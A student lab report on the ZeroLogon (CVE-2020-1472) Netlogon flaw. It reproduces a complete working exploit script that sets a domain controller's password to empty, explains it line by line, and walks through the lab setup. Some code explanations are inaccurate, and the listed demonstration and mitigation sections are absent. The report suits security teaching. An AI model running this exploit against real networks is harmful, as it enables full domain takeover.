

Project – Vulnerability Exploitation Report

CVE-2020-1472 (“ZeroLogon”)

ICT287 Computer Security

Submission 30th May 2021

Version History

Version	Date	Author	Action
0.1	17 th May	Craig Clemmence	Report Initial Components
0.2	19 th May	Craig Clemmence	Video Creation
0.3	23 rd May	Chris Cigana	Report Creation & Refinement
1.0	29 th May	Craig Clemmence & Chris Cigana	Report Finalisation

Project Team

Team Member	Student Number
Craig Clemmence	19506516
Chris Cigana	33605148

Table of Contents

(A). Technical Explanation and documentation of vulnerability.....	3
(i) Documentation and explanation of codebase used in vulnerability exploit.....	4
Modules Used	4
Defined Variables.....	4
Functions.....	4
(B.) Documentation for setting up the test environment.....	8
(i) Installing Active Directory (AD).....	8
Pre-installation of Active Directory.....	8
Installing Active Directory	8
Active Directory Configuration	12
Active Directory Installed Successfully.....	15
(ii) Installing Impacket.....	16
Pre-installation of Impacket.....	16
Update Kali Linux	16
Install of Impacket.....	16
(iii) Installing Exploitation Script	18
Assumptions.....	18
Install ZeroLogon Script.....	18
(C.) Demonstration of the exploit in action.	19
(D). Mitigation and Prevention Strategies & Example in production systems:	21
Appendix:	23
Demo Server Environment.....	23
Virtual Box Changes	23
Demo User Accounts.....	27
References:	27

Vulnerability Exploitation Description CVE-2020-1472 ("ZeroLogon")

(A). Technical Explanation and documentation of vulnerability.

- Unauthenticated privilege escalation to full domain privileges.
 - o This vulnerability allows an unauthorised attacker with network access to a domain controller, to establish a vulnerable Netlogon session and eventually gain domain administrator privileges.
- The vulnerability is especially severe since the only requirement for a successful exploit is the ability to establish a connection with a domain controller.
- Allows attacker to impersonate any user- specifically the domain controller and allows for remote code execution.
- Vulnerability stems from cryptographic authentication flaws. The core lies in a less than optimal implementation of the "ComputeNetLogonCredential" call of the NetLogon Remote Protocol (MS-NRPC).
- The ComputeNetLogonCredential takes an 8-byte challenge as an input, performs a cryptographic transformation using a session key as this proves to the host the knowledge of the computer secret. It then outputs an 8-byte result, the flaw comes into how this transformation is achieved.
- Theoretically, a random initialisation vector (IV) needs to be generated for every plaintext to be encrypted using the same key. However, in practice the ComputeNetLogonCredential function sets the IV to a fixed value of 16 zero bytes.
 - o This results in a cryptographic flaw that sees the ciphertext actually being zeros (with a probability of 1 in 256).
 - o The second part of the flaw sees the unencrypted session not be rejected by the servers by default.
- The combination of these two flaws allows for exploit.

(i) Documentation and explanation of codebase used in vulnerability exploit.

Modules Used

Code	Definition
from impacket.dcerpc.v5 import nrpc, epm	These five lines of code import key functionality from the third-party code library Impacket (https://github.com/SecureAuthCorp/impacket/)
from impacket.dcerpc.v5.dtypes import NULL	
from impacket.dcerpc.v5 import transport	
from impacket import crypto	
from impacket.dcerpc.v5.ndr import NDRCALL	
import hmac, hashlib, struct, sys, socket, time	These five lines of code import the functionality from standard Python libraries
from binascii import hexlify, unhexlify	
from subprocess import check_call	
from Cryptodome.Cipher import DES, AES, ARC4	
from struct import pack, unpack	

Defined Variables

Code	Definition
MAX_ATTEMPTS = 2000	Definition of an integer constant called MAX_ATTEMPTS with a value of 2000

Functions (order they are called)

<i>Main Module</i>	
Code	Definition
if __name__ == '__main__': if not (3 <= len(sys.argv) <= 4): print('Usage: set_empty_pw.py <dc-name> <dc-ip>\n') print('Sets a machine account password to the empty string.') print('Note: dc-name should be the (NetBIOS) computer name of the domain controller.') sys.exit(1) else: [_, dc_name, dc_ip] = sys.argv dc_name = dc_name.rstrip('\$') perform_attack('\\\\\\' + dc_name, dc_ip, dc_name)	<p>Check that we have entered two parameters.</p> <p>If this is true continue else exit the application and display file parameter requirements.</p> <p>If we have two parameters, then assign first parameter to dc_name remove any trailing characters and \$, also assign second parameter to dc_ip.</p> <p>Then call perform_attack with three parameters</p>

Perform Attack

Code	Definition
<pre>def perform_attack(dc_handle, dc_ip, target_computer): # Keep authenticating until succesfull. Expected average number of attempts needed: 256. print('Performing authentication attempts...') rpc_con = None for attempt in range(0, MAX_ATTEMPTS): rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer) if rpc_con == None: print('=', end="", flush=True) else: break if rpc_con: print("\nSuccess! DC should now have the empty string as its machine password.") else: print("\nAttack failed. Target is probably patched.") sys.exit(1)</pre>	<p>Perform_attack function is called from main with three parameters.</p> <p>Parameter 1 dc_handle is a concatenation of "\\\\" and AD DC Name</p> <p>Parameter 2 dc_ip is set to the IP of the AD DC</p> <p>Parameter 3 dc_name is the AD DC Name</p> <p>Variable rpc_con is set to None; Attempt the following up to MAX_ATTEMPTS, which has been defined as up to 2000 times.</p> <p>rpc_con is set to the return value of function "try_zero_authenticate" which is called with the three parameters.</p> <p>Upon return from "try_zero_authenticate"</p> <ul style="list-style-type: none">• If it has failed to get a connection the application will terminate• If the attack was successful you will see the success message• If the connection was successful but failed to change the password, you will see the attack failed message

Try Zero Authentication

Code	Definition
<pre>def try_zero_authenticate(dc_handle, dc_ip, target_computer):</pre>	Function perform_attack has passed in three parameters. Parameter 1 dc_handle is a concatenation of “\\” and AD DC Name with Parameter 2 dc_ip is set to the IP of the AD DC and Parameter 3 dc_name is the AD DC Name.
<pre> binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp') rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc() rpc_con.connect() rpc_con.bind(nrpc.MSRPC_UUID_NRPC)</pre>	Using the networking functionality of Impacket, we create a connection to the AD DC and assign to variable rpc_con
<pre> plaintext = b'\x00' * 8 ciphertext = b'\x00' * 8 flags = 0x212fffff</pre>	Set variables plaintext and ciphertext to 8 bytes with a value of 0x00 and setting flags to 0x212fffff
<pre> serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)</pre>	Call hNetrServerReqChallenge from nrpc module.
<pre> serverChallenge = serverChallengeResp['ServerChallenge'] try: server_auth = nrpc.hNetrServerAuthenticate3(rpc_con, dc_handle + '\x00', target_computer+"\$\x00", nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel, target_computer + '\x00', ciphertext, flags)</pre>	<p>This function creates NetrServerReqChallenge object.</p> <p>Finally, the function will return a function call rpc_con.request() with that object as the argument. The valuable in this variable will be what is returned by that request.</p>
<pre> assert server_auth['ErrorCode'] == 0 print() server_auth.dump() print("server challenge", serverChallenge)</pre>	The function will check the arguments provided to the function are not null and assign them to the object.
<pre> try: IV=b'\x00'*16 authenticator = nrpc.NETLOGON_AUTHENTICATOR() authenticator['Credential'] = ciphertext authenticator['Timestamp'] = b"\x00" * 4 request = nrpc.NetrServerPasswordSet2()</pre>	With the established connection we are building a NETLOGON_AUTHENTICATOR object with 8 Null Bytes for the credential and 4 null bytes for the timestamp.

<pre> request['PrimaryName'] = NULL request['AccountName'] = target_computer + '\$\x00' request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChann el request['ComputerName'] = target_computer + '\x00' request["Authenticator"] = authenticator request["ClearNewPassword"] = b"\x00"*516 resp = rpc_con.request(request) resp.dump() </pre>	<p>Fills in the values of the object with the authentication object built above and a new password of 516 Null Bytes.</p> <p>Makes the request, stores the result.</p>
<pre> except Exception as e: print(e) return rpc_con </pre>	<p>Exception trap for authentication and request to change password</p>
<pre> except nrpc.DCERPCSessionError as ex: if ex.get_error_code() == 0xc0000022: return None else: fail(f'Unexpected error code from DC: {ex.get_error_code()}') </pre>	<p>Exception trap for secure channel connection</p>
<pre> except BaseException as ex: fail(f'Unexpected error: {ex}.') </pre>	<p>Trap for any exceptions missed</p>

Fail

def fail(msg):	Definition
<pre> def fail(msg): print(msg, file=sys.stderr) print('This might have been caused by invalid arguments or network issues.', file=sys.stderr) sys.exit(2) </pre>	<p>Simple function that is called to output any errors found in function try_zero_authenticate and then exit the application</p>

Byte XOR

Code	Definition
<pre> def byte_xor(ba1, ba2): return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)]) </pre>	<p>This function is created but not referenced / called in the code</p>

(B.) Documentation for setting up the test environment.
(including screenshots for clarity)

(i) Installing Active Directory (AD)


Pre-installation of Active Directory

The following tasks should be completed prior to commencing the installation of Active Directory


- Base installation of Windows 2012 R2 with GUI
- Network card has a fixed IP address
- Decide on a Domain Name (example niamod.com)
- Set server name (example perthdc)
- Virtual box network set to “NAT Network” adaptor

Installing Active Directory


- Open Server Manager.




- Click upon Roles and Features which will open the window shown below.




- Press “Next” to access the next screen.




- Ensure Role-Based or Feature-Based installation is selected and press “Next”.



- Select the server you wish to install Active Directory on and press “Next”.




- Select Active Directory Domain Services, which will display a dialogue window, that will show the planned features to be installed.




- Simply press the “Add Features” button to move to the next screen.


- After you have pressed the Add Features button, confirm there is a tick box in the Active Directory Domain Services box.




- Once confirmed the box is ticked press “Next” to continue.




- Check the Group Policy Management is ticked and press “Next”.



- On this screen press “Next” to continue.




- On this screen press “Install” to start the installation process.




- The installation process will take a few minutes; upon success you press the “Close” button.

Active Directory Configuration


- Active Directory software is installed and will need to be configured. In the top right-hand side of server manager you will see an exclamation mark.




- Press the “Exclamation Mark” and then press on “Promote this server to Domain Controller” and this will start the configuration of Active Directory.




- The first screen of configuration, we need to change the default setting to Add a New Forest and enter “niamod.com” into the domain field.




- Once we have the settings as the screen above, we press “Next”.




- On this screen simply enter a password into both fields and press “Next” to continue.




- Ignore this error, press “Next”, the next screen will work out the Netbios Name.




- Press “Next” to continue.



- Leave the default settings and press “Next”.




- Review the configuration settings and press “Next” to continue.





- The system will check the install script to proceed we simply press the “Install” button.
(Note: If we were to configure AD in a real-world environment, we would resolve the issues)
- Installation process will take approximately five minutes and will reboot upon completion.

Active Directory Installed Successfully

- To confirm that Active Directory has been installed you can check the following.
- The login page has changed to include logging into a domain.



- Once logged in we can see the AD functionality in server manager and active directory applications installed.



(ii) Installing Impacket

Pre-installation of Impacket

The following tasks should be completed prior to installing Impacket:

- Virtual box network set to “NAT Network”
- User account kali and password of kali
- Kali full installed

Update Kali Linux

- To update Kali, we run the command : “sudo apt update”.

```
(kali@kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://dl.google.com/linux/chrome/deb stable InRelease [1,811 B]
Get:3 http://dl.google.com/linux/chrome/deb stable/main amd64 Packages [1,097 B]
Get:2 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [17.7 MB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [39.9 MB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [108 kB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [120 kB]
Get:8 http://kali.download/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [954 kB]
Fetched 59.0 MB in 14s (4,246 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
139 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)-[~]
$
```

- We can see from the image that there are updates that can be applied, to install the updates we run the command “sudo apt-get upgrade”, when prompted for additional space is required type “Y”. Depending on the number of updates required this may take a few minutes.

```
Processing triggers for libglib2.0-0:amd64 (2.68.0-1) ...
Setting up libgtk-3-0:amd64 (3.24.24-4) ...
Setting up glib.2-gtk-3.0:amd64 (3.24.24-4) ...
Setting up libgtk-3-bin (3.24.24-4) ...
Setting up faraday (3.14.4-0kali1) ...
faraday.service is a disabled or a static unit not running, not starting it.
Setting up firefox-esr (78.10.0esr-1) ...
Setting up google-chrome-stable (90.0.4430.212-1) ...
Setting up kali-linux-default (2021.2.3) ...
Setting up kali-desktop-core (2021.2.3) ...
Setting up kali-desktop-xfce (2021.2.3) ...
Processing triggers for libc-bin (2.31-11) ...

(kali@kali)-[~]
$
```

Install of Impacket

The first task is to install PIP which is a Python based package management tool, this is achieved by opening a terminal window and run the following command “sudo apt install python3-pip” and when prompted press “Y” to continue.

```
(kali@kali)-[~]
$ sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python-pip-whl python3-wheel
The following NEW packages will be installed:
  python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1 not upgraded.
Need to get 2,308 kB of archives.
After this operation, 3,667 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```


- Next step is to download the install package from GIT Hub, first we will create a directory with the command “mkdir impacket” and then navigate to the folder with the command “cd impacket”.

```
(kali@kali)-[~]
$ mkdir impacket

(kali@kali)-[~]
$ cd impacket

(kali@kali)-[~/impacket]
$
```

- Once inside the impacket folder we run the command “sudo git clone <https://github.com/SecureAuthCorp/impacket.git>”, this command will copy the source files from GitHub to your folder Impacket”.

```
(kali@kali)-[~/impacket]
$ sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
Cloning into '/opt/impacket'...
remote: Enumerating objects: 19162, done.
remote: Counting objects: 100% (273/273), done.
remote: Compressing objects: 100% (156/156), done.
remote: Total 19162 (delta 149), reused 201 (delta 116), pack-reused 18889
Receiving objects: 100% (19162/19162), 6.58 MiB | 5.25 MiB/s, done.
Resolving deltas: 100% (14532/14532), done.

(kali@kali)-[~/impacket]
$
```

- Now that we have the files locally, we need to install them with the command “sudo pip3 install -r /opt/impacket/requirements.txt”

```
(kali@kali)-[~/impacket]
$ sudo pip3 install -r /opt/impacket/requirements.txt
Ignoring pyreadline: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: future in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 1)) (0.18.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 2)) (1.15.0)
Requirement already satisfied: pynacl<2.0.2 in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 3)) (0.4.0)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 4)) (3.9.7)
Requirement already satisfied: pyOpenSSL<20.0.2 in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 5)) (20.0.1)
Requirement already satisfied: ldap3<2.5.0,>=2.5.2,!=2.6,!=2.5 in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 6)) (2.8.1)
Requirement already satisfied: ldapdomaindump<0.9.0 in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 7)) (0.9.3)
Requirement already satisfied: flask<1.0 in /usr/lib/python3/dist-packages (from -r /opt/impacket/requirements.txt (line 8)) (1.1.2)

(kali@kali)-[~/impacket]
$
```

- Followed by the command “sudo python3 /opt/impacket/setup.py install”.

```
Using /usr/lib/python3/dist-packages
Searching for ldap3==2.8.1
Best match: ldap3 2.8.1
Adding ldap3 2.8.1 to easy-install.pth file

Using /usr/lib/python3/dist-packages
Searching for Flask==1.1.2
Best match: Flask 1.1.2
Adding Flask 1.1.2 to easy-install.pth file
Installing flask script to /usr/local/bin

Using /usr/lib/python3/dist-packages
Finished processing dependencies for impacket==0.9.23.dev1+20210517.123049.a0612f00

(kali@kali)-[~/impacket]
$
```

(iii) Installing Exploitation Script

Assumptions


Prior to completing this step, the following tasks need to be completed:

- Update Kali core functionality
- Installation of latest Impacket

Install ZeroLogon Script


To download the Zerologon script follow these steps:

- Open a terminal windows and enter command “sudo git clone <https://github.com/risksense/zerologon.git>”.



```
(kali㉿kali)-[~]  
$ sudo git clone https://github.com/risksense/zerologon.git  
Cloning into 'zerologon' ...  
remote: Enumerating objects: 22, done.  
remote: Counting objects: 100% (22/22), done.  
remote: Compressing objects: 100% (15/15), done.  
Receiving objects: 100% (22/22), 6.68 KiB | 6.68 MiB/s, done.  
remote: Total 22 (delta 11), reused 18 (delta 7), pack-reused 0  
Resolving deltas: 100% (11/11), done.  
  
(kali㉿kali)-[~]  
$
```

- To check that we have a clone of github, enter the command “cd zerologon”, followed by the command ”ls”. If we have been successful, we should see files like the screen grab shown below.



```
(kali㉿kali)-[~]  
$ cd zerologon  
  
(kali㉿kali)-[~/zerologon]  
$ ls  
LICENSE  README.md  reinstall_original_pw.py  requirements.txt  set_empty_pw.py  
  
(kali㉿kali)-[~/zerologon]  
$
```

(Screenshots added to illustrate different steps).

- Windows 2012 R2 with: Active Directory installed; Domain configured (niamod.com); Fixed IP address
- Attack machine- Kali Linux with Impacket installed correctly and exploitation script installed.

